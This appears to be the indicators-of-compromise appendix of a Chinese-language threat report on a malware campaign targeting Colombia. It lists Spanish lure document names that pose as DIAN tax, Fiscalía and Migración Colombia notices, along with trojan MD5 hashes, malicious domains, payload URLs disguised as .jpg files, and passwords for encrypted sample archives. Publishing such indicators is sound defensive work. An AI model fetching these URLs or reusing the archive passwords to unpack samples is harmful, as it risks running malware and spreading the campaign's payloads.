688b7c8278aad4a0cc36b2af7960f32c	fotos.doc
7fb75146bf6fba03df81bf933a7eb97d	Dian su deuda a la fecha.doc
91cd02997b7a9b0db23f9f6377315333	credito solicitado.doc
9a9167abad9fcab18e02ef411922a7c3	comparendo electronico.doc
a91157a792de47d435df66cccd825b3f	C:\Users\kenneth.ubeda\Desktop\Migracion colombia proceso pendiente 509876.doc
b4ab56d5feef2a35071cc70c40e03382	Reporte fraude desde su dirrecion ip.doc
b6691f01e6c270e6ff3bde0ad9d01fff	Dian Embargo Prima de Navidad.doc
cbbd2b9a9dc854d9e58a15f350012cb6	IMPORTANTE IMPORTANT.doc
cf906422ad12fed1c64cf0a021e0f764	Migracion colombia Proceso pendiente.doc - copia.nono.txt
e3050e63631ccdf69322dc89bf715667	Citacion Fiscalia general de la Nacion Proceso 305351T.doc
ea5b820b061ff01c8da527033063a905	Fiscalia proceso 305351T.doc
eb2ea99918d39b90534db3986806bf0c	Proceso Pendiente Migracion Colombia (2).doc
ecccdbb43f60c629ef034b1f401c7fee	Dian Embargo Bancario
ee5531fb614697a70c38a9c8f6891ed6	BoardingPass.doc
fd436dc13e043122236915d7b03782a5	text.doc
bf95e540fd6e155a36b27ad04e7c8369	Migracion colombia Proceso pendiente.mht
ce589e5e6f09b603097f215b0fb3b738	estado de cuenta.mht
b0687578284b1d20b9b45a34aaa4a592	sanción declaracion de renta.doc

木马 **MD5**
0915566735968b4ea5f5dadbf7d585cc
0a4c0d8994ab45e5e6968463333429e8
0e874e8859c3084f7df5fdfdce4cf5e2
1733079217ac6b8f1699b91abfb5d578
19d4a9aee1841e3aee35e115fe81b6ab
1bc52faf563eeda4207272d8c57f27cb
20c57c5efa39d963d3a1470c5b1e0b36
2d52f51831bb09c03ef6d4237df554f3
30ecfee4ae0ae72cf645c716bef840a0
3155a8d95873411cb8930b992c357ec4
3205464645148d393eac89d085b49afe
352c40f10055b5c8c7e1e11a5d3d5034
42f6f0345d197c20aa749db1b65ee55e
4354cb04d0ac36dab76606c326bcb187
43c58adee9cb4ef968bfc14816a4762b
4daacd7f717e567e25afd46cbf0250c0
4e7251029eb4069ba4bf6605ee30a610
50064c54922a98dc1182c481e5af6dd4
519ece9d56d4475f0b1287c0d22ebfc2
53774d4cbd044b26ed09909c7f4d32b3
5be9be1914b4f420728a39fdb060415e
5dee0ff120717a6123f1e9c05b5bdbc2
60daac2b50cb0a8bd86060d1c288cae2
6d1e586fbbb5e1f9fbcc31ff2fbe3c8c
763fe5a0f9f4f90bdc0e563518469566
7a2d4c22005397950bcd4659dd8ec249
7b69e3aaba970c25b40fad29a564a0cf
8518ad447419a4e30b7d19c62953ccaf
8ec736a9a718877b32f113b4c917a97a
940d7a7b6f364fbcb95a3a77eb2f44b4
9b3250409072ce5b4e4bc467f29102d2
9db2ac3c28cb34ae54508fab90a0fde7
a1c29db682177b252d7298fed0c18ebe
a3f0468657e66c72f67b7867b4c03b0f
a7cc22a454d392a89b62d779f5b0c724
aaf04ac5d630081210a8199680dd2d4f
ac1988382e3bcb734b60908efa80d3a5
ad2c940af4c10f43a4bdb6f88a447c85
afb80e29c0883fbff96de4f06d7c3aca
b0ed1d7b16dcc5456b8cf2b5f76707d6
b3be31800a8fe329f7d73171dd9d8fe2

b5887fc368cc6c6f490b4a8a4d8cc469
b9d9083f182d696341a54a4f3a17271f
c654ad00856161108b90c5d0f2afbda1
ccf912e3887cae5195d35437e92280c4
d0cd207ae63850be7d0f5f9bea798fda
df91ac31038dda3824b7258c65009808
e2771285fe692ee131cbc072e1e9c85d
e2f9aabb2e7969efd71694e749093c8b
e3dad905cecdcf49aa503c001c82940d
e4461c579fb394c41b431b1268aadf22
e770a4fbada35417fb5f021353c22d55
e7d8f836ddba549a5e94ad09086be126
e9e4ded00a733fdee91ee142436242f4
edef2170607979246d33753792967dcf
ef9f19525e7862fb71175c0bbfe74247
f1e85e3876ddb88acd07e97c417191f4
f2776ed4189f9c85c66dd78a94c13ca2
f2d81d242785ee17e7af2725562e5eae
f3d22437fae14bcd3918d00f17362aad
f7eb9a41fb41fa7e5b992a75879c71e7
f90fcf64000e8d378eec8a3965cff10a

恶意域名
ceoempresarialsas.com
ceosas.linkpc.net
ceoseguros.com
diangovcomuiscia.com
ismaboli.com
medicosco.publicvm.com
mentes.publicvm.com

恶意 URL
http://ceoempresarialsas.com/js/d.jpg
http://ceoseguros.com/css/c.jpg
http://ceoseguros.com/css/d.jpg
http://diangovcomuiscia.com/media/a.jpg
http://dianmuiscaingreso.com/css/w.jpg
http://dianportalcomco.com/bin/w.jpg
http://ismaboli.com/dir/i.jpg
http://ismaboli.com/js/i.jpg

RAR 加密压缩包 MD5	密码
592C9B2947CA31916167386ED	censonacionaldepoblacion2018307421e68dd993c4a8bb9e3d

D0A4936	5e6c066946ro
A355597A4DD13B3F882DB243D47D57EE	documentoadjuntodian876e68dd993c4a8bb9e3d5e6c066946deudaseptiembre
77FEC4FA8E24D580C4A3E8E58C76A297	procesofiscalia30535120180821e68dd993c4a8bb9e3d5e6c066946se
0E6533DDE4D850BB7254A5F3B152A623	migracioncolombia
F486CDF5EF6A1992E6806B677A59B22A	credito
FECB2BB53F4B51715BE5CC95CFB8546F	421e68dd993c4a8bb9e3d5e6c066946r
19487E0CBFDB687538C15E1E45F9B805	centrociberneticoenviosipfraude876e68dd993c4a8bb9e3d5e6c066946octubre
99B258E9E06158CFA17EE235A280773A	fiscaliadocumentos421e68dd993c4a8bb9e3d5e6c066946agosto
B6E43837F79015FD0E05C4F4B2F30FA5	20180709registraduria421e68dd993c4a8bb9e3d5e6c066946r

6. 参考链接

[1].https://cloudblogs.microsoft.com/microsoftsecure/2018/05/10/enhancing-office-365-advanced-threat-protection-with-detonation-based-heuristics-and-machine-learning/
[2].http://www.pwncode.club/2018/09/mhtml-macro-documents-targeting.html